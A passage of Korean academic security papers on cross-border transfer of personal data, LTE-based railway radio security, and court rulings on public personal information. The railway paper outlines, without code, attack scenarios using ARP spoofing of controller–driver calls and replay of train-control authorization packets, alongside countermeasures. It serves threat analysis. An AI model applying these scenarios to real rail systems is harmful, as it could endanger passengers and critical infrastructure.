4. 정정보통신서비스 제공자등은 제2항에 따른 동의를 받아 개인정보를 국외로 이전하는 경우 대통령령으로 정하는 바에 따라 보호조치를 하여야 한다.

2.2 개인정보 국외 이전 사례 및 발생 가능한 문제점

2010년 G기업이 수집한 개인정보를 이용자의 동의 없이 본사에 이전하는 사고가 발생했다.[3][4] 국내 현행법으로 이용자의 동의 없이 개인정보를 이전하였으므로 명백한 위법이다. 하지만 해외사업자의 국내 개인정보 유출의 경우 국내에선 미국 정부나 해당 사업자의 협조를 얻는 것 이외의 조사가 어려운 것이 현실이며 이 개인정보들을 삭제하는데도 4년이 걸렸다. 개인정보 국외 이전 시 명확한 기준점이 존재하지 않을 시 다음과 같은 문제점이 발생할 수 있다.

- 개인정보보호 강도가 약한 나라로 이전되는 경우의 침해 위험성[1]
- 개인정보의 물리적 위치 확인의 문제[1]
- 국가 간의 다양한 법률 및 적용이 어려움[1]
- 유출이나 침해 사고 시 책임, 보상 및 처벌에 대한 협조를 제대로 보장받을 수 없음[1]



[그림 1] 개인정보 국외 이전 시 발생할 수 있는 문제점

III. 개인정보 국외 이전 시 안정성 확보 방안 제시 및 기대효과

개인정보의 국외 이전 과정에서 생기는 문제 해결은 EU-US간의 프라이버시 실드(Privacy Shield)가 있다.[3] 유럽은 'EU-US간의 프라이버시 실드'를 맺어 미국 기업이 유럽인의 개인정보를 미국으로 이전하는 것에 대해 엄격하게 관리[5]하는데 이를 참고한 한국형 프라이버시 실드가 필요하며, 개인정보 국외 이전 시 우려되는 프라이버시 문제를 사전에 해결하는 방안도 필요하다. [3.1]에서는 'EU-US간의 프라이버시 실드'에서 BCR(Binding Corporate Rules)을 참고한 '한국형 프라이버시 실드'에 대하여 제안한다. [3.2]에서는 개인정보 국외 이전 시 우려되는 프라이버시 문제를 사전 해결할 개인정보 비식별화 방안 및 비식별 정보를 활용 가능하도록 현 개인정보보호법 개정을 제안한다. [3.3]에서는 한국형 프라이버시 실드와 비식별 정보를 활용 가능하도록 개인정보보호법을 개정했을 때의 기대효과를 알아본다.

3.1 BCR(Binding Corporate Rules)을 참고한 '한국형 프라이버시 실드' 제안

EU 프라이버시 실드 중 주목할 만한 사안은 '구속력이 있는 기업 규칙(Binding Corporate Rules)'이다.[5] 이는 EU 내에서 사업 활동을 하는 기업은 그룹 내부의 정보교류 시 EU의 개인정보보호원칙을 준수할 것임을 확약한다는 행동강령이다. 이는 국제적인 정보 유동성을 위하여 규제를 최소화하고, 다국적 기업이 본국의 보호정책을 수행할 수 있는데 목적을 둔다.[5] 이는 기업 측의 자발적인 규제 수용이 바탕이 된다면 개인정보의 유동성과 프라이버시 보호 측면을 모두 수용 가능한 방침이다. BCR 프로시저와 같이 각 기업의 협력이 필요한 부분은 상대적으로 빠른 시일 내에 적용이 가능할 것으로 보인다. 현재 우리나라에 존재하는 정보보호관리체계 인증인 ISMS(Information Security Management System)와 같은 인증 제도를 참고하여 각 기업들을 평가할 수 있는 BCR 기준의 제정이 필요하다. 국내에서 활동하는 기업 중 국내 개인정보의 국외이전을 원하는 기업들을 인증 의무대상자로 규정하고 일정한 주기마다 취급하는 개인정보들의 형식, 공개범위 등의 적정성을 판별해야한다.



[그림 2] BCR 프로시저

3.2 개인정보 비식별화 방안 및 개인정보보호법 개정(안) 제안

비식별화는 정보의 일부나 전부를 다른 정보와 쉽게 결합하지 못하도록 삭제 또는 대체하거나 특정한 개인을 알아볼 수 없도록 하는 조치를 말한다.[6] [표 1]은 개인정보 비식별 조치 방법에 대한 예시이다.

[표 1] 개인정보 비식별 조치 방법[7]

처리기법	예시	세부기술
가명처리	홍길동,35세 → 임꺽정,30세	휴리스틱 가명화, 암호화, 교환방법
총계처리	꺽정 80cm 길동 70cm → 합:150cm 평균:75cm	총계처리, 부분총계, 라운딩, 재배열
데이터 삭제	941011-1234567 → 90년대생, 남자	식별자 삭제 및 부분삭제, 레코드 삭제, 식별요소 전부삭제
데이터 범주화	홍길동, 35세 → 홍씨,30~40대	감추기, 랜덤 라운딩, 범위 방법, 제어 라운딩
데이터 마스킹	홍길동,35세, 서울 거주 → 홍OO,35세, OO 거주	임의 잡음 추가, 공백과 대체

개인정보보호법 제18조 제4항은 통계작성 및 학술연구 등의 목적을 위하여 필요한 경우에만 비식별 조치를 수행한 개인정보를 제공할 수 있다고 명시되어있다. 통계작성 및 학술연구 등의 목적으로만 한정되어 있는 내용을 [표 2]와 같이 특정 개인을 알아볼 수 없는 형태로 비식별 조치를 한 개인정보의 경우에만 제공 가능하도록 개정(안)을 제안한다. 이를 개정하면 비식별 조치를 수행한 개인정보는 개인을 특정할 수 있는 요소들이 사라져 개인정보 국외이전 시 우려되는 프라이버시 문제를 사전 해결할 수 있다.

[표 2] 개인정보보호법 개정(안) 제안

개인정보보호법 제 18조 4항	
개정 전	개정 후
통계작성 및 학술연구 등의 목적을 위하여 필요한 경우로서 특정 개인을 알아볼 수 없는 형태로 개인정보를 제공하는 경우	특정 개인을 알아볼 수 없는 형태로 비식별 조치를 한 개인정보의 경우에 한해서 제공하는 경우

3.3 기대 효과

- 한국형 프라이버시 실드
  BCR(Binding Corporate Rules)을 참고한 '한국식 프라이버시 실드'가 제정될 경우 다국적, 글로벌 기업은 국내 개인정보 취급 및 이전 시 정해진 규율에 따라 정보를 처리해야 한다. 이로 인해 국내 이용자들의 좀 더 안전한 IT 서비스 이용과 제정된 규칙 이외의 유출 사고 발생 시 기업과 국가 간의 규율 제정에 따라 좀 더 간소화된 절차를 통해 유출 사고에 대한 신속한 대응이 가능하다.

- 개인정보 비식별화를 통한 사전 해결방안
  개인정보보호법의 일부 개정이 있다면 개인정보 국외 이전시 이용자의 프라이버시 문제를 개인정보 비식별화를 통해 사전 해결하고 이용자들은 식별할 수 없는 정보를 제공함으로써 안전한 개인정보 제공을 할 수 있으며 개인정보 국외 이전의 필요성을 만족시킬 수 있다.

IV. 결 론

정보통신기술의 발달로 개인정보 국외 이전의 필요성이 대두되는 가운데 개인정보 보호 대책을 마련함과 동시에 개인정보 국외 이전의 필요성을 충족시키는 방안이 필요하다. 개인정보 국외 이전 시 국가 간 규율 차이와 사전처리 방안의 부재는 큰 문제점이다. 이는 유럽의 '프라이버시 실드' 협정을 참고하여 국내의 개인정보 보호실정에 맞는 프라이버시 실드를 만들고 개인정보의 비식별화 방안 및 개인정보보호법

개정(안)을 통해 해결이 가능하다. 프라이버시 실드 제정과 개인정보보호법 개정을 통해 개인정보 국외 이전 시 통제할 규율과 사전처리의 밑바탕이 마련된다면 국외로 이전되는 개인정보를 국민 개개인이 내가 보호받는 개인정보 수준과 동등하게 하여 자국민의 개인정보를 안전하게 보호할 수 있을 것이다.

[참고문헌]

[1] KISA, 개인정보 국외 이전 관련 국내 현황 분석 및 대응 방안 , KISA-WP-2016-0015, Mar, 2016. “https://www.kisa.or.kr/public/library/report_View.jsp?regno=022072&searchType=&searchKeyword=&pageIndex=4”

[2] KISA, 신규 ICT 환경의 해외 개인정보 활용사례 및 법제동향 분석 연구, KISA-WP-2016-0024, Oct,2016. “https://www.kisa.or.kr/public/library/report_View.jsp?regno=022686&searchType=&searchKeyword=&pageIndex=3”

[3] edaily, 구글·페이스북 개인정보 남용..'한국판 프라이버시 실드‘ 도입해야, Oct, 2016. “http://www.edaily.co.kr/news/NewsRead.edy?SCD=JE41&newsid=01626886612810624&DCD=A00504&OutLnkChk=Y”

[4] fnnews, 개인정보 유출, 네이버-카카오는 철퇴 맞는데 구글은 손도 못댄다, Oct, 2016. “http://www.fnnews.com/news/201610061539434021”

[5] 이상혁, 김인석, 국경간 개인정보 이전 규제에 대한 개선 방안 연구 : EU사례를 중심으로, Aug, 2016. “http://ocean.kisti.re.kr/IS_mvpopo001P.do?method=multMain&poid=kiisc&free”

[6] 국무조정실,행정자치부, 방송통신위원회, 금융위원회, 미래창조과학부, 보건복지부, 개인정보 비식별 조치 가이드라인, Jun, 2016. “https://www.moi.go.kr/frt/bbs/type001/commonSelectBoardArticle.do?bbsId=BBSMSTR_000000000015&nttId=55350”

[7] 개인정보보호 종합포털, 개인정보 비식별화에 대한 적정성 자율평가 안내서, Jun, 2016. “https://www.privacy.go.kr/inf/rfr/selectBoardArticle.do?nttId=5951&bbsId=BBSMSTR_000000000044”

LTE 기반 철도 무선통신시스템 공격 가능 시나리오 개발 및 대응방안 연구

이상근, 심현우, 최동준, 강기완, 서정택

순천향대학교 정보보호학과

Study on security threat analysis and countermeasures of LTE-based railway radio communication system

Sang Geun Lee, Hyun woo Sim, Dong Jun Choi, Ki Wan Kang, Jung Taek Seo

Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 국내에서 LTE(Long Term Evolution) 기반 철도 무선통신시스템 구축계획을 수립 및 추진 중 이다. 차세대 철도 무선통신시스템은 기존의 철도 시스템에 비해 안전성과 효율성을 향상시키기 위한 노력이 있다. 정보통신기반시설에 속하는 철도 시스템은 사이버 공격에 대한 안전성 확보가 필수적이나 현재 보안 기술 및 보안 대책은 미진하다.

따라서 본 논문에서는 차세대 철도 무선통신시스템의 보안위협을 분석하고, 발생 가능한 공격 시나리오 개발하여 철도 무선통신시스템에 대한 대응방안을 제시한다.

I. 서론

최근 국내에서 LTE 기반의 철도 무선통신시스템을 도입하여 제2차 국가철도망 구축계획(2011~2020)을 수립 및 추진 중에 있으며 2017년 2월에는 부산도시철도 1호선 전 구간을 차세대 철도 무선통신시스템으로 전환했다.[1-2]. 따라서 LTE 무선통신시스템에서 발생 가능한 보안위협이 철도 무선통신시스템에서도 적용될 가능성이 존재한다. 해당 보안위협을 통해 철도 무선통신시스템에 장애가 발생할 경우 교통 혼잡, 인명 피해, 기밀정보 누출 등 사회적 혼란과 피해를 야기 할 수 있을 것으로 예상된다.


따라서 본 논문에서는 LTE 기반 철도 무선통신시스템에서 발생 가능한 보안위협에 대해 분석하고 분석한 내용을 바탕으로 공격 가능 시나리오 개발, 파급효과 및 대응방안을 정리한다.

본 논문의 구성은 다음과 같다. 2장에서는 LTE 기반 철도 무선통신시스템에 대해 분석하고, 3장에서는 철도 무선통신시스템에서 발생 가능한 보안위협에 대해 분석한다. 4장에서는 3장에서 다룬 보안위협을 바탕으로 공격 가능 시나리오와 그에 따른 파급효과를 분석하고, 5장에서는 공격 가능 시나리오에 대한 대응방안을 제시한다. 마지막으로 6장에서 결론을 맺는다.

II. LTE 기반 철도 무선통신시스템

LTE 기반 철도 무선통신시스템이란 LTE를 철도에 적용시킨 차세대 무선통신시스템이다. 철도 무선통신시스템의 구성은 철도의 운영 및 제어를 위한 열차제어시스템과 LTE-R(Long Term Evolution-Railway) 무선통신망 등으로 구성되어 있다. 이를 통해 열차 운행 모니터링 시스템, 데이터 통신시스템, 음성 통신시스템, 영상 정보 통신시스템 등을 제공하여 원격 열차제어 및 무선통신을 지원한다. 또한 백본망을 통한 재난 안전 통신망, 철도관제 센터, 재난관제 센터, VHF (Very High Frequency)무선통신망, TRS (Trunked Radio System)무선통신망 등

다양한 시스템과의 연동기능을 지원한다[3].



[그림 1] 철도 무선통신시스템 구성도

III. LTE 기반 철도 무선통신시스템 보안위협

본 장에서는 LTE 기반 철도 무선통신시스템에서 발생 가능한 보안위협에 대해 다룬다.

3.1 VoIP(Voice Over IP) 보안위협

3.1.1 통화 도청

공격자가 조작된 ARP(Address Resolution Protocol) 응답을 이용하여 단말기가 서버와 통신하는 것처럼 위장하여 공격이 가능하다. 공격자가 게이트웨이로 위장하여 공격할 경우, 송수신되는 모든 데이터에 대해 수집할 수 있다[4].

3.1.2 비정상적인 사용자의 서비스 접근

접근 통제 기준이 존재하지 않거나 관리자 계정의 관리 부실 등의 관리상 취약점을 이용하여 공격할 수 있다[4].

3.1.3 중간자 공격

공격자가 Call Server, PTT(Push To Talk) Server 등으로 위장하여 통신 대상의 메시지를 가로채 권한을 획득하고, 통화 도청이 가능하다[4].

3.2 인프라 보안위협

3.2.1 기기 및 시스템 운영

시스템 및 기기의 운영 및 관리 측면에서 보안 설정, 비인가 휴대용 단말기 사용, 부적절한 보안 감사 등으로 공격자가 열차제어시스템에 침투 할 수 있는 경로가 발생할 수 있다.

3.2.2 서비스 거부 공격

악의적인 목적을 가진 사용자가 다량의 트래픽 발생, 시스템 및 기기의 취약점. 비정상적인 접근 시도 등의 행위를 통해 Call Server, PTT Server, 열차제어시스템 등을 마비시킬 수 있다.


IV. 공격 가능 시나리오 및 파급효과 분석

본 장에서는 LTE 기반 철도 무선통신시스템의 VoIP 통신과정과 열차제어권한 부여과정에 대한 공격 가능 시나리오 및 파급효과를 분석한다.

4.1 VoIP 통신과정 공격 가능 시나리오 및 파급효과 분석

4.1.1 VoIP 통신과정

철도 무선통신시스템에서는 기본적으로 TLCS (Train LTE Control System), TRCP(Train Radio Control Panel)를 통한 관제사와 기관사 사이에 VoIP 통신을 제공한다. 이를 통해 관제사와 기관사는 1:1 음성 통화가 가능하다. 다음 [그림 2]는 LTE 기반 철도 무선통신시스템에서 사용되는 일반적인 VoIP의 통신과정이다[5].




[그림 2] 철도 무선통신시스템 VoIP 통신과정

4.1.2 VoIP 통신과정 공격 가능 시나리오

Call Server와 TLCS 사이에서 공격자가 ARP 스푸핑을 통해 통신 요청 정보 획득을 하고, 관제사와의 정상적인 세션을 설정한다. 이를

통해 공격자는 관제사와 기관사의 음성 통신에 대한 도청 및 위·변조가 가능하다. LTE 기반 철도 무선통신시스템의 VoIP 음성 통신과정에서의 공격 가능 시나리오는 [그림 3]과 같다[5].



[그림 3] VoIP 통신과정 공격 가능 시나리오

■ 가정 1: 공격자는 Call Server의 신호를 수신할 수 있다.

■ 가정 2: 무선 Wi-Fi 환경 사용.

Step 1. 관제사(지령 단말)에서 기관사(TRCP)의 식별번호(ID)로 통화를 Call Server에 요청한다.

Step 2. Call Server가 해당 요청을 기관사 측 TLCS를 통해 기관사로 전송한다.

Step 3. 공격자는 관제사와 기관사 측 TLCS 연결 전 Call Server의 요청을 수신한다.

Step 4. 공격자는 Call Server의 요청 및 정보를 획득하고, 통신이 정상적인 것처럼 위장하기 위해 기관사 측 TLCS를 통해 기관사로 요청을 전송한다.

Step 5. 기관사는 요청에 대한 응답을 TLCS를 통해 공격자에게 전송한다.

Step 6. 공격자는 관제사와 베어러 세션을 설정한다.

Step 7. 관제사는 기관사와 정상적으로 세션이 설정된 것을 확인한다.

Step 8. 공격자는 이 후에 들어오는 음성 통화에 대하여 도청 및 위·변조가 가능하다.

4.1.3 VoIP 통신과정 공격 가능 시나리오에 대한 파급효과

■ 기밀 정보 수집 : 공격자는 기관사와 관제사 간 통화내용을 도청하여 음성정보, 긴급정보 등을 수집할 수 있다.


■ 인명피해 발생 및 사회적 혼란 발생 : 공격자는 기관사와 관제사 간 VoIP 통신 과정에서 송수신되는 음성 정보에 대해 위·변조 가능하다. 이를 통해 공격자가 임의의 정차 명령을 기관사에게 전달하여 대규모 인명피해와 사회적 혼란을 야기할 수 있다.

■ Call Server, PTT Server의 시스템 정지 : 공격자는 관제사의 통화 요청 정보에 대한 기관사의 응답 정보를 가로챈다. 이후 공격자는 Call Server 및 PTT Server에 반복적인 응답 정보를 전송하여 서비스 거부 공격을 실시할 수 있다. 이를 통해 Call Server 및 PTT Server의 시스템이 마비될 수 있다.

4.2 열차제어권한 부여과정 공격 가능 시나리오 및 파급효과

4.2.1 열차제어권한 부여과정


기관사는 열차를 운행하기 전 DMI(Driver Machine Interface)와 ICT(Information & Communication Technology) 관제센터 사이에서 인증과정을 거친 후 열차제어권한을 부여받는다. 열차제어권한 부여과정은 다음 [그림 4]와 같다[6].



[그림 4] 열차제어권한 부여과정

4.2.2 열차제어권한 부여과정 공격 가능 시나리오

공격자는 기관사와 ICT 관제센터 간 인증 과정에 대한 패킷을 스니핑 한다. 공격자는 스니핑한 패킷을 재전송하여 인증 절차 과정에 대한 우회가 가능하다. 열차제어권한 탈취 공격 가능 시나리오는 다음 [그림 5]와 같다.



[그림 5] 열차제어권한 탈취 공격 가능 시나리오

- 가정 1 : 열차제어권한을 부여하는 패킷이 있으면 열차를 운행할 수 있다.
- 가정 2 : DMI에 연결되어 있는 네트워크에 연결 할 수 있다.

Step 1. 공격자는 공격하기 위한 열차를 선정한 후 LTE-R망을 통해 ICT 관제센터와 연결되는 네트워크 정보를 수집한다.

Step 2. 인터넷 스캐닝을 통해 보안취약점 파악 및 DMI 가 연결된 네트워크에 접속한다.

Step 3. ICT 관제센터에서 전송하는 데이터 적합성 완료 패킷을 스니핑 한다.

Step 4. 공격자는 운행하지 않는 열차에 물리적으로 접근한 후 스니핑한 열차제어권한부여 패킷을 재전송하여 열차제어권한을 탈취한다.

4.2.3 열차제어권한 부여과정 공격 가능 시나리오에 대한 파급효과

- 교통 혼잡 : 공격자는 열차에 물리적으로 접근 하여 열차의 제어권한을 획득한다. 이후 열차를 임의의 장소에 정차시켜 정상적으로 운행 중인 열차들에 대해 선로를 방해하여 교통의 혼잡을 발생시킨다.
- 인명피해 발생 및 사회적 혼란 발생 : 공격자는 열차 도난과 동일한 방법으로 열차를 탈취 한 후 임의로 열차를 운행한다. 이후 열차의 속도를 증가시켜 다른 열차와 충돌사고를 발생시킨다. 이를 통해 열차의 탈선과 열차 탑승객 및 역 주변에 대한 대규모 인명피해가 발생하며 사회적 혼란을 발생시킨다.

V.공격 가능 시나리오에 대한 대응방안

본 장에서는 철도 무선통신시스템의 VoIP 통신과정과 열차제어시스템 공격 가능 시나리오에 대한 대응방안을 제시한다.

5.1 VoIP 통신환경 공격 가능 시나리오 대응방안

LTE 기반 철도 무선통신시스템의 VoIP 통신환경에서는 악의적인 목적을 가진 공격자가 송수신되는 통신 내용에 대해 도청, 차단, 위·변조의 가능성이 있다.

따라서 안전한 통신을 위해 RADIUS 시스템, 외부 인증을 위한 사용자 DB, AP, 내부 인증 시스템 공격 또는 악성트래픽의 탐지와 차단을 위한 방화벽, IPS 등의 보안 장비를 구성한다.



[그림 6] VoIP 통신환경 제안

5.2 열차제어시스템 공격 가능 시나리오에 대한 대응방안

열차와 DMI 사이 일차적인 인증을 하지만 결국 열차운행 권한부여는 ICT 관제 센터에서 전송하는 패킷이다.

따라서 ICT 관제 센터에서는 DMI에게 전송하는 패킷에 자신의 ID값과 재전송 공격을 방지하기 위해 Time-Stamp를 포함하여 전송한다. 이후 DMI는 ICT가 전송한 패킷에 대해 검증하여 상호 인증한다.

VI. 결론 및 향후 연구방향

현재 국내에서 차세대 철도무선통신 기술인 LTE-R 도입 계획을 수립 및 추진 중에 있다. 본 논문에서는 LTE 기반 철도 무선통신시스템에서의 보안위협을 분석하고, VoIP 통신과정과 열차제어권한 부여과정 공격 가능 시나리오를 개발하여 이에 대한 파급효과 및 대응방안을 정리하였다. 본 논문에서 정리한 보안 위협 및 공격 가능 시나리오를 통해 향후 적용될 LTE 기반 철도 무선통신시스템에 대한 보안성을 확보할 수 있다. 다양한 시스템과 연동되는 철도 무선통신시스템의 특성 상 제시된 공격 가능 시나리오 및 대응방안 이외에 다른 공격 가능성이 다수 존재할 수 있다. 따라서 향후 재난안전 통신망, 철도관제 센터, 재난관제 센터, VHF무선통신망과 TRS 무선통신망 등 다양한 시스템에서의 보안위협과 이에 대한 보호대책 연구가 필요하다.

*본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] 윤학선, 박종원, 윤유신, 성동일, “LTE-R(철도무선통신망) 실용화 및 국가철도통신망 구축 계획”, 한국통신학회 Vol.33 No.3 pp.66-73, 2016

[2] 조중환 기자, “부산도시철도에 세계최초 LTE-R 구축”, CCTV뉴스 ,2017

[3] 조한벽, 최현균, 곽동용, “철도통신시스템 국내외 표준화 동향”, TTA Journal Vol.169, pp.102-107 2017

[4] 나형주,류재철 “상용 VoIP의 보안 취약성 연구”, 충남대학교대학원, 2013

[5] 송용수, 김용규, 백종현, “철도전용 통합무선망 개발”, 한국철도학회 Vo.16 No.6 pp.551-557, 2013

[6] 신광호, 백종현, 김건엽, 김영주, “차상중심 열차제어시스템 개발 동향”, 한국철도기술연구원, 2015

공개된 개인정보 수집, 이용, 제공을 위한 개인정보보호법 개정(안)에 관한 연구

심현우, 서승민, 김보성, 서정택

순천향대학교 정보보호학과

A Study on amendment of personal information protection law for collecting, using and providing public personal information

Hyun Woo Sim, Seung Min Seo, Bo Seong Kim, Jung Taek Seo

Department of Information Security Engineering, SoonChunHyang University

요 약

정보통신망의 발달로 사람들의 개인정보에 대한 관심이 높아짐에 따라 개인정보의 침해 사례가 증가하고 있다. 이에 따라 현재 국내에서는 개인정보보호법이 시행되고 있지만 일부 사례에서 공개된 개인정보가 법으로 보호를 받을 수 없는 법의 한계점이 존재한다. 따라서 공개된 개인정보에 대한 개인정보보호법 개정이 요구되고 있다. 본 논문에서는 공개된 개인정보에 관한 판례를 비교분석하여 개인정보보호법의 법률상 문제점을 도출하고, 개인정보보호법의 개정(안)을 제시한다.

I. 서론

최근 정보통신망의 발달과 이용에 따른 개인정보 유출로 인해 개인정보 보호가 사회의 관심을 받고 있으며 현재 국내에서는 개인정보의 법적 보호를 위해 개인정보보호법을 시행 하고 있다[1]. 하지만 개인정보자기결정권에 해당하는 공개된 개인정보가 가상공간을 통하여 수집, 이용되고 영리적 이용을 목적으로 제 3자에게 제공하는 행위가 증가하고 있다[2],[3]. 또한 개인정보자기결정권 및 개인정보보호법에서 공개된 개인정보의 사용에 대한 관련 항목, 기준 등 명확하지 않은 요소들로 인하여 공개된 개인정보를 수집, 이용, 제공하는 경우 정보주체가 법적으로 보호 받지 못하는 사례가 존재한다[4]. 따라서 정보통신망에서 공개된 개인정보의 보호와 정보주체의 권리를 위해 법률의 개정이 요구된다.

본 논문에서는 “서울중앙지법 2014. 11. 4. 선고 2013나49885 판결”과“ 대법원 2016. 8. 17. 선고 2014 다 235080 판결”을 비교분석하여 개인정보보호법의 법률상 문제점을 도출하고 개인정보보호법의 개정(안)을 제시한다[5],[6].


본 논문의 구성은 다음과 같다. 2장에서는 사건요약 및 판결을 비교분석하고 개인정보자기결정권 및 개인정보보호법의 법률상 문제점을 분석한다. 3장에서는 개인정보자기결정권 및 개인정보보호법의 법률 개정(안)을 제시한다[7]. 마지막으로 4장에서는 제시된 법률 개정(안)에 대한 결론 및 향후 연구방향으로 끝을 맺는다.

II. 본론

2.1 사건 요약

원고는 법과대학 법학과 교수로 재직 중으로써 인물정보, 종합법률정보 제공 사이트를 운영하면서 국내 인물 및 법과대학 교수들의 개인정보를 제3자에게 유료로 제공해온 피고

(1~6)에게 공개된 개인정보를 정보주체의 동의 없이 수집한 후 제3자에게 제공한 부분에 대하여 개인정보 자기결정권의 침해 등을 이유로 손해배상을 청구한 사건이다. 사건의 전체적인 요약은 다음 [그림 1]과 같다[5],[6].



[그림 1] 사건 요약도

2.2 2심 판결

피고(1~6)가 법령에서 정하는 목적이 아닌 단순히 영리 목적으로 정보주체의 공개된 개인정보를 수집하여 이를 제3자에게 제공하는 행위에서 정보주체의 암묵적 동의가 있었던 것으로 보기는 어렵다. 또한 행위 자체가 개인정보의 오남용 및 개인정보자기결정권이 침해되는 사례에 해당한다. 재산적 가치가 있는 인격적 법익이 내포된 개인정보의 경우 정보주체의 재산적 이익을 침해하는 행위이며, 정보주체의 이익보다 우선하는 정당한 이익이 있다고 보기는 어렵다. 또한 공적인 존재의 경우 그 개인정보 자체에 재산적 가치가 있을 수 있는 개연성이 높다고 본다. 따라서 2심은 본 사건에 대하여 개인정보보호법 시행 이후에도 여전히 불특정 다수에게 원고의 개인정보를 제공하는 것은 불법행위에 해당한다고 판단하였다. 따라서 피고5(로앤비)는 원고에게 50만원을 지급할 의무가 있다고 판결하였다[5].

2.3 대법원 판결

개인정보자기결정권이라는 인격적 법익을 침해, 제한한다고 주장하는 내용이 정보주체의 동의 없이 영리 목적으로 개인정보를 수집하고 제공한 경우, 정보주체의 인격적 법익과 정보처리자 등의 법적 이익이 하나의 법류관계를 둘러싸고 충돌한다. 이때 정보주체의 공적인 존재 여부, 개인정보의 공공성, 개인정보 처리의 목적, 원래 공개 범위 등을 종합적으로 고려할 시 정보수용자의 '알 권리', 표현의 자유, 영업의 자유 등과 가치를 구체적인 이익을 비교하여 평가함으로써 최종적인 위법성 여부를 판단하여야 한다. 피고5의 경우 단순 영리 목적이 있었다는 것만으로 위법을 하였다고 판단하기는 어렵다. 개인정보보호법은 개인정보처리자의 수집, 이용, 제3자 제공에 대하여 정보주체의 동의가 필요하다고 규정하면서도, 대상이 되는 개인정보를 공개된 것과 공개되지 아니한 것으로 나누어 규율하지 않는다. 따라서 이미 공개된 개인정보를 정보주체의 동의가 있었다고 인정되는 범위 내에서 처리 시에는 별도의 동의는 불필요하다고 본다. 동의가 없었다고 하여 개인정보보호법 제 15조, 제 17조를 위반하였다고 보기는 어렵다. 따라서 피고5에 대한 패소 부분을 파기하고, 원고의 피고들에 대한 상고를 모두 기각한다고 판결하였다[6].

2.4 2심과 대법원의 판결비교

본 장에서는 정보처리자가 공개된 개인정보를 정보주체의 동의 없이 수집하여 제 3자에게 유료로 제공한 사례에 대한 2심과 대법원의 판결을 개인정보자기결정권 침해 여부, 정보주체의 미동의에 따른 위법성 여부, 우월성 관점으로 비교한다. 2심과 대법원의 판결비교는 다음 [표 1]과 같다.

	2심	대법원
개인정보 자기결정권 침해	O	X
정보주체의 미동의에 따른 위법	O	X
우월성	정보주체 우월	정보처리자 우월

[표 1] 2심과 대법원 판결비교

2심과 대법원 각각의 관점에서 비교하였으며 사건에 대한 판결이 서로 상이하다는 결과를 도출하였다. 2심은 피고가 개인정보자기결정권을 침해하였고 정보주체의 동의를 받지 않고 제 3자에게 정보를 제공한 행위에 대하여 위법하다고 판단하였으며, 정보주체와 정보처리자 간 우월성 비교에서 정보주체가 우월하다고 판단하였다.

2.5 판결비교를 통한 개인정보자기결정권 및 개인정보보호법의 문제점 분석

판결비교를 토대로 2심과 대법원의 판결이 상이 하는 원인 및 국내에서 시행되고 있는 개인정보자기결정권, 개인정보보호법 제 15, 제 17조의 법률상 문제점을 분석한다.

(1) 개인정보자기결정권의 침해 문제

개인정보자기결정권에서는 공개된 개인정보에 대한 사항이 고시는 되어 있으나, 공개된 개인정보가 침해받는 기준에 대해서는 명확히 고시되어 있지 않다. 이는 보는 관점에 따라 공개된 개인정보의 침해 여부에 대한 판단이 다르게 된다. 따라서 공개된 개인정보의 침해 범위에 대하여 명확한 기준 고시가 요구된다.

(2) 공개된 개인정보의 관련 항목 부재

